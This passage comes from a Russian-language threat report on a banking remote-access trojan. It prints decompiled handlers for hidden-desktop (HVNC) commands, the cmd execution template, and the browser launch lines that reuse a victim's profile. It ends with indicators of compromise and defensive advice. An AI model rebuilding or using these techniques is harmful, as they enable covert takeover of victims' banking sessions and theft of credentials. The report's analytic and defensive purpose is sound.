    if (iVar1 != 0) {
        lstrcatW(lpString1,local_1b8);
        lstrcatW(lpString1,L"\r\n");
    }
    iVar1 = GetWindowTextW(hWnd,local_e8,100);
    if (iVar1 != 0) {
        lstrcatW(lpString1,local_e8);
        lstrcatW(lpString1,L"\r\n");
    }
    DVar2 = GetWindowThreadProcessId(hWnd,(LPDWORD)&local_res20);
    if (DVar2 != 0) {
        DVar2 = (DWORD)local_res20;
        logToFile("HvncCmdCustom",0x6a,"%s %d","# HvncCmdCustom 6 - ");
        hObject = OpenProcess(0x410,0,(DWORD)local_res20);
        if (hObject != (HANDLE)0x0) {
            iVar1 = K32GetModuleFileNameExW(hObject,0,local_3c8,0x104,DVar2);
            if (iVar1 == 0) {
                CloseHandle(hObject);
            }
            else {
                if (local_3c8[0] != L'\0') {
                    uVar3 = lstrlenW(local_3c8);
                    uVar6 = (ulonglong)(int)uVar3;
                    uVar7 = uVar6;
                    if (0 < (int)uVar3) {
                        do {
                            uVar3 = (uint)uVar7;
                            if (local_3c8[uVar6] == L'\\') break;
                            uVar3 = uVar3 - 1;
                            uVar7 = (ulonglong)uVar3;
                            uVar6 = uVar6 - 1;
                        } while (0 < (longlong)uVar6);
                    }
                }
            }
        }
    }
}

```

Рисунок 54 – HVNC-команда HvncCmdCustom

0x5af – S2C_HVNC_CMD_START_SHELL. Команда обеспечивает старт работы удаленного рабочего стола, используя exe в качестве графической оболочки, отрисовывающей рабочий стол HVNC. С помощью данной методики и становится возможным эмуляция нажатий мышью на экране или же взаимодействие с окнами программ.

```

UVar4 = GetWindowsDirectoryW(local_638,0x104);
if (UVar4 == 0) {
    return 0;
}
lstrcatW(local_638,\\explorer.exe);
if (UVar4 == 0xffffffff3) {
    return 0;
}
explorer_full_path[0] = L'\0';
lstrcpyW(explorer_full_path,local_638);
memset_((undefined8 *)&local_718,0,0x68);
local_718.cb = 0x68;
lstrcpyW(local_6a8,&MACHINE_GUID_8);
local_718.lpDesktop = local_6a8;
uVar7 = 0;
uVar6 = 0;
BVar5 = CreateProcessW((LPCWSTR)0x0,explorer_full_path,(LPSECURITY_ATTRIBUTES)0x0,
                      (LPSECURITY_ATTRIBUTES)0x0,0,0,(LPVOID)0x0,(LPCWSTR)0x0,&local_718,
                      &local_730);

```

Рисунок 55 – HVNC-команда S2C_HVNC_CMD_START_SHELL

0x5b0 – S2C_HVNC_CMD_START_RUN. Команда обеспечивает открытие на управляемом устройстве окна «Выполнить». Тем самым у злоумышленника открывается возможность удобного запуска программ на устройстве.

```

case 0x5b0:
    logToFile("HandleHvncServerMessage", 0xf6, "HandleHvncServerMessage S2C_HVNC_CMD_START_RUN",
        param_4);
    logToFile("StartRun", 0x13b, "#####", param_4);
    logToFile("StartRun", 0x13b, "StartRun", param_4);
    logToFile("StartRun", 0x13b, "#####", param_4);
    lstrcpyA(local_2a8, rundll32.exe_shell32.dll, #61);
    local_318.hStdError = (HANDLE)0x0;
    local_318.lpTitle = (LPWSTR)0x0;
    local_318.lpDesktop = (LPWSTR)&MachineGUID_val;
    local_338.dwProcessId = 0;
    local_338.dwThreadId = 0;
    local_318.lpReserved = (LPWSTR)0x0;
    local_318.dwX = 0;
    local_318.dwY = 0;
    local_318.dwXSize = 0;
    local_318.dwYSize = 0;
    local_318.cb = 0x68;
    local_318._4_4_ = 0;
    local_318.dwXCountChars = 0;
    local_318.dwYCountChars = 0;
    local_318.dwFillAttribute = 0;
    local_318.dwFlags = 0;
    local_318.wShowWindow = 0;
    local_318.cbReserved2 = 0;
    local_318._68_4_ = 0;
    local_318.lpReserved2 = (LPBYTE)0x0;
    local_318.hStdInput = (HANDLE)0x0;
    local_318.hStdOutput = (HANDLE)0x0;
    local_338.hProcess = (HANDLE)0x0;
    local_338.hThread = (HANDLE)0x0;
    Clipboard_Descriptor =
        CreateProcessA((LPCSTR)0x0, local_2a8, (LPSECURITY_ATTRIBUTES)0x0, (LPSECURITY_ATTRIBUTES)0x0,
            0, 0, (LPVOID)0x0, (LPCSTR)0x0, (LPSTARTUPINFOA)&local_318, &local_338);
    if (Clipboard_Descriptor != 0) {
        if (local_338.hProcess != (HANDLE)0x0) {
            (*CloseHandle_ptr)();
        }
        if (local_338.hThread != (HANDLE)0x0) {
            (*CloseHandle_ptr)();
        }
    }
}

```

Рисунок 56 – HVNC-команда S2C_HVNC_CMD_START_RUN

0x5b1 – S2C_HVNC_CMD_START_CMD. Команда обеспечивает запуск на устройстве окна командной строки, что позволяет злоумышленнику выполнять CMD-сценарии. Данная команда дублирует уже встречавшийся ранее функционал, но позволяет выполнять CMD-команды в рамках HVNC-сессии.

```

case 0x5b1:
    logToFile("HandleHvncServerMessage", 0xff, "HandleHvncServerMessage S2C_HVNC_CMD_START_CMD",
        param_4);
    logToFile("StartCmd", 0x14c, "#####", param_4);
    logToFile("StartCmd", 0x14c, "StartCmd", param_4);
    logToFile("StartCmd", 0x14c, "#####", param_4);
    lstrcpyW(cmd_path_var, (LPCWSTR)&CMD_PATH_ENV_VAR);
    local_318.hStdError = (HANDLE)0x0;
    local_318.lpTitle = (LPWSTR)0x0;
    local_318.lpDesktop = &MACHINE_GUID_8;
    local_338.dwProcessId = 0;
    local_338.dwThreadId = 0;
    local_318.lpReserved = (LPWSTR)0x0;
    local_318.dwX = 0;
    local_318.dwY = 0;
    local_318.dwXSize = 0;
    local_318.dwYSize = 0;
    local_318.cb = 0x68;
    local_318._4_4_ = 0;
    local_318.dwXCountChars = 0;
    local_318.dwYCountChars = 0;
    local_318.dwFillAttribute = 0;
    local_318.dwFlags = 0;
    local_318.wShowWindow = 0;
    local_318.cbReserved2 = 0;
    local_318._68_4_ = 0;
    local_318.lpReserved2 = (LPBYTE)0x0;
    local_318.hStdInput = (HANDLE)0x0;
    local_318.hStdOutput = (HANDLE)0x0;
    local_338.hProcess = (HANDLE)0x0;
    local_338.hThread = (HANDLE)0x0;
    Clipboard_Descriptor =
        CreateProcessW((LPCWSTR)0x0, cmd_path_var, (LPSECURITY_ATTRIBUTES)0x0,
            (LPSECURITY_ATTRIBUTES)0x0, 0, 0, (LPVOID)0x0, (LPCWSTR)0x0, &local_318,
            &local_338);
    .....

```

Рисунок 57 – HVNC-команда S2C_HVNC_CMD_START_CMD

- 0x5c2 – S2C_HVNC_CMD_RESTART_SESSION. Команда отвечает за перезапуск HVNC-сессии.
- 0x5c3 – S2C_HVNC_CMD_END_SESSION. Команда завершает как сессию HVNC, так и соответствующий поток.
- 0x5c4 — S2C_HVNC_CMD_QUIT. При получении команды RAT отправляет 4 нулевых байта на сервер (вероятно, управляющее значение для сервера, свидетельствующее о завершении окна CMD).

```

case 0x5c2:
    pcVar13 = "HandleHvncServerMessage S2C_HVNC_CMD_RESTART_SESSION";
    uVar14 = 0x19c;
    logToFile("HandleHvncServerMessage", 0x19c, "HandleHvncServerMessage S2C_HVNC_CMD_RESTART_SESSION",
        param_4);
    CloseHvncSession(param_1, uVar14, pcVar13, param_4);
    StartShell();
    break;
case 0x5c3:
    pcVar13 = "HandleHvncServerMessage S2C_HVNC_CMD_END_SESSION";
    uVar14 = 399;
    logToFile("HandleHvncServerMessage", 399, "HandleHvncServerMessage S2C_HVNC_CMD_END_SESSION",
        param_4);
    CloseHvncSession(param_1, uVar14, pcVar13, param_4);
    CloseDesktop(*(HDESK *) (param_1 + 0xe8));
    send4Bytes(param_5, 0);
    Sleep(1000);
    *(undefined8 *) (param_1 + 0x58) = 0;
    /* WARNING: Subroutine does not return */
    ExitThread(0);
case 0x5c4:
    logToFile("HandleHvncServerMessage", 0x1a6, "HandleHvncServerMessage S2C_HVNC_CMD_QUIT", param_4);
    send4Bytes(param_5, 0);
    break;

```

Рисунок 58 – HVNC-команды завершения сессии, потока или CMD-сессии

- 0x5c5(S2C_HVNC_CMD_SET_CLIPBOARD),
0x5c6(S2C_HVNC_CMD_GET_CLIPBOARD)
и 0x5c7(S2C_HVNC_CMD_EMPTY_CLIPBOARD) – это команды, работающие с буфером обмена, а именно позволяющие подменять его значение, копировать или же очищать. Такой функционал может быть использован для кражи и подмены чувствительных данных, а также для обеспечения большего удобства для оператора ВПО при работе с интерфейсом удаленного управления.
- 0x5c8 – S2C_HVNC_CMD_TERMINAL. Команда дублирует уже ранее описанный функционал выполнения BAT-сценариев, однако делает это без запуска окна CMD непосредственно в скрытом VNC-интерфейсе. Механика выполнения заключается в запуске процесса:

cmd /c (<Команда с сервера>) > «<temp_file.txt>» 2>&1

Затем результат выполнения, сохраненный во временный файл отправляется на сервер, а сам файл удаляется.

0x5cc(S2C_HVNC_CMD_PREVIOUS_MONITOR),
0x5cd(S2C_HVNC_CMD_NEXT_MONITOR) и 0x5ce(S2C_HVNC_CMD_SET_DPI) – это команды управления графическим отображением интерфейса удаленного управления. Первые две позволяют выбрать монитор, изображение которого необходимо отобразить в HVNC-интерфейсе, а третья – изменять его масштаб экрана.

```
case 0x5cc:
    logToFile("HandleHvncServerMessage",0x157,"# << S2C_HVNC_CMD_PREVIOUS_MONITOR",param_4);
    MONITOR_NUMBER = *(char *) (param_1 + 0x1b8) - 1;
    goto LAB_18000bde6;
case 0x5cd:
    logToFile("HandleHvncServerMessage",0x15e,"# >> S2C_HVNC_CMD_NEXT_MONITOR",param_4);
    MONITOR_NUMBER = *(char *) (param_1 + 0x1b8) + 1;
LAB_18000bde6:
    *(byte *) (param_1 + 0x1b8) = MONITOR_NUMBER;
    *(undefined8 *) (param_1 + 0x1b0) = 0;
    if (MONITOR_NUMBER < DAT_180038912) {
        *(int *) (param_1 + 0x1b0) = (int)*(short *) (&DAT_180039084 + (ulonglong)MONITOR_NUMBER * 8);
        *(int *) (param_1 + 0x1b4) = (int)*(short *) (&DAT_180039086 + (ulonglong)MONITOR_NUMBER * 8);
    }
    FUN_18000b540(param_1);
    break;
case 0x5ce:
    pcVar13 = "HandleHvncServerMessage";
    logToFile("HandleHvncServerMessage",0x1bf,"%s %d",
        "HandleHvncServerMessage S2C_HVNC_CMD_SET_DPI ");
    SetDpiAwareness(pcVar13,uVar18);
    if ((int)param_4 != 0) {
        pFVar9 = FUN_180015370(uVar18);
        pCVar16 = #e_Failed.;
        if ((int)pFVar9 != 0) {
            pCVar16 = #i_Success.;
        }
        FUN_1800104a0((undefined *) (param_1 + 0x74),pCVar16);
    }
    break;
```

Рисунок 59 – HVNC-команды управления мониторами устройства

Управление браузерами

Поскольку основная функция данного RAT – захват управления над устройством для выполнения браузерной сессии в кабинете дистанционного обслуживания банка, отдельное внимание уделено возможностям взаимодействия с браузерами на зараженном устройстве. Так, функция *BrowserHvncCommand*, вызываемая одноименной HVNC-командой, производит обработку команды на открытие браузера, где в зависимости от переданного параметра будет произведена попытка открыть конкретный браузер.

```

void BrowserHvncCommand(longlong param_1,longlong browser_command,longlong param_3,ulonglong param_4
    )

{
    HANDLE hObject;
    char *pcVar1;
    undefined8 uVar2;
    char *pcVar3;
    code *lpStartAddress;
    ulonglong uVar4;
    LPVOID lpParameter;
    byte *pbVar5;
    DWORD local_res8 [2];

    if (browser_command == 1) {
        pcVar1 = "BrowserHvncCommand";
        logToFile("BrowserHvncCommand",0x4ae,"##### BROWSER_CHROME",param_4);
        pbVar5 = (byte *) (param_1 + 5000);
        *(longlong *) (param_1 + 0x2548) = param_1;
    }
    else if (browser_command == 2) {
        pcVar1 = "BrowserHvncCommand";
        logToFile("BrowserHvncCommand",0x4b7,"##### BROWSER_EDGE",param_4);
        *(longlong *) (param_1 + 0x3710) = param_1;
        if (9 < param_3) {
            if (param_3 == 10) {
                lpParameter = (LPVOID)0x0;
            }
            else if (param_3 == 0xb) {
                lpParameter = (LPVOID)0x1;
            }
            else if (param_3 == 0xc) {
                lpParameter = (LPVOID)0x3;
            }
            else {
                if (param_3 != 0xd) {
                    return;
                }
                lpParameter = (LPVOID)0x2;
            }
            lpStartAddress = StartEdge;
LAB_1800072e3:
            hObject = CreateThread((LPSECURITY_ATTRIBUTES)0x0,0,lpStartAddress,lpParameter,0,local_res8);
        }
    }
}

```

Рисунок 60 – Запуск браузеров по команде

Для запуска доступны:

- Chrome;
- Brave;
- Edge;
- Yandex;
- Firefox.

В зависимости от переданного с сервера числового значения вызывается та или иная функция, отвечающая за инициализацию работы конкретного браузера. Команды интерфейса управления браузерами:

- 1. BROWSER_CHROME
- 2. BROWSER_EDGE
- 3. BROWSER_FF
- 4. BROWSER_BRAVE
- 7. YANDEX_BROWSER_SUPPORT

Запуск каждого из браузеров сводится к выполнению нужной CMD-команды. Для Chrome:

chrome.exe —no-sandbox —allow-no-sandbox-job —disable-gpu —use-gl=disabled —disable-audio —aura-no-shadows —user-data-dir=<Папка профиля>

Для Edge:

msedge.exe —no-sandbox —allow-no-sandbox-job —disable-gpu —use-gl=disabled —disable-audio —aura-no-shadows —user-data-dir=<Папка профиля>

Для Brave:

brave.exe —no-sandbox —allow-no-sandbox-job —disable-gpu —use-gl=disabled —disable-audio —aura-no-shadows —user-data-dir=<Папка профиля>

Для Yandex:

browser.exe —no-sandbox —allow-no-sandbox-job —disable-gpu —use-gl=disabled —disable-audio —aura-no-shadows —user-data-dir=<Папка профиля>

Запуск каждого из браузеров сопровождается дополнительным параметром режима запуска, настраивающим способ взаимодействия с профилями запускаемого браузера. Поддерживаются следующие режимы.

- Создания нового профиля из копии, когда подразумевается работа в изолированном профиле со скопированными данными из профиля пользователя зараженного устройства. В таком случае сохраненные пароли, активные сессии и другие пользовательские данные становятся доступны для использования злоумышленниками в открытом браузере. При этом действия злоумышленника из профиля пользователя будут незаметны.
- Создание пустого профиля браузера.
- Работа в профиле пользователя. Запуск браузера в этом режиме закрывает все активные процессы браузера, а затем работает с пользовательским профилем жертвы.

Поскольку взаимодействие с браузером жертвы – ключевое звено атаки мошенников, управлению его возможностями, например, в рамках работы с профилями при разработке ВПО, было уделено особое внимание.

Индикаторы компрометации

Файлы

Filename: **2e323991.js**

MD5: df26680b28d719042e6b05b094c9a876

SHA-1: 303c77d5a41de9c0d8ec12ca821e069e1cf84f25

SHA-256: d6fa532dc1a74a4b3931770c96f3efd534ab0ebac23d2c851cac8f8c653e367c

Filename: **act.exe**

MD5: 10648887af38c206ecdaaeecf97eb076

SHA-1: fe16cc124c42b8f021ee1b3f5af26db60b511006

SHA-256: d3072df50c07cf4af11d941def5854f489432207488249a6bbcd18a53ed19a16

Filename: **test.ps1**

MD5: 2606293d68fa98c7d0f643cdaf5c4d62

SHA-1: f3ba06ba16b5ac49e0e25f68854c0d104f901703

SHA-256: 2448a3a4114684ec1439ecf71ef8bae27dad784d3ac096c99b75df7cca3b5c6a

Filename: **61adf969.dll**

MD5: 20e5488a5d349258460f88805c30a197

SHA-1: 1cb90f0b5a4f19cb8b0adfb33a9e4813c74c4e54

SHA-256: 2fcf553b9656523b3207c08cdf16f7be9a25e55cf8c29f5caf933151c9214367

Сетевые индикаторы

- e732a5ae[.]xyz
- e732a5ae[.]shop

- e732a5ae[.]buzz
- 90359538[.]xyz
- 90359538[.]shop
- 90359538[.]buzz
- 093cc482[.]xyz
- 093cc482[.]shop
- 093cc482[.]buzz
- 7e3bf414[.]xyz
- 7e3bf414[.]shop
- 7e3bf414[.]buzz
- e05f61b7[.]xyz
- e05f61b7[.]shop
- e05f61b7[.]buzz
- 97585121[.]xyz
- 97585121[.]shop
- 97585121[.]buzz
- 0e51009b[.]xyz
- 0e51009b[.]shop
- 0e51009b[.]buzz
- 7956300d[.]xyz
- 7956300d[.]shop
- 7956300d[.]buzz
- e9e92d9c[.]xyz
- e9e92d9c[.]shop
- e9e92d9c[.]buzz
- 9eee1d0a[.]xyz
- 9eee1d0a[.]shop
- 9eee1d0a[.]buzz
- 193[.]149[.]129[.]218
- 199[.]217[.]99[.]119

Рекомендации F6 для бухгалтеров и специалистов финансовых подразделений

Не загружайте неизвестные исполняемые файлы с недоверенных веб-ресурсов (например, с расширением .EXE или двойным расширением вроде .PDF.EXE, .DOC.EXE или .LNK.EXE).

Не открывайте без проверки файлы, полученные от неизвестных отправителей.

- Не устанавливайте мобильные приложения по рекомендациям незнакомцев, а также по ссылкам из QR-кодов, СМС, сообщений в мессенджерах, писем и недоверенных сайтов.
- При подозрении на наличие вредоносной активности на ПК изолируйте устройство от внешней сети.

Рекомендации F6 для подразделений информационной безопасности банков

- Усилить защиту клиентов средствами сессионного и транзакционного антифрод-решения.
- Систематически напоминать клиентам об опасности фишинговых рассылок и загрузке файлов с недоверенных веб-ресурсов.
- Рекомендовать клиентам использовать изолированные рабочие станции для систем ДБО с ограниченным доступом в интернет.
- Рекомендовать клиентам не оставлять средство подписи (токен) в компьютере.
- Реализовать на устройстве пользователя дополнительные меры защиты по выявлению сторонних вредоносных приложений.
- При реализации двухфакторной авторизации через СМС учитывать установленные приложения для чтения СМС на устройстве пользователя.
- В рамках пользовательских сессий в веб-канале учитывать данные, косвенно свидетельствующие об удаленном подключении к устройству пользователя.

© 2003 – 2025 F6 — российский разработчик технологий для борьбы с киберпреступлениями.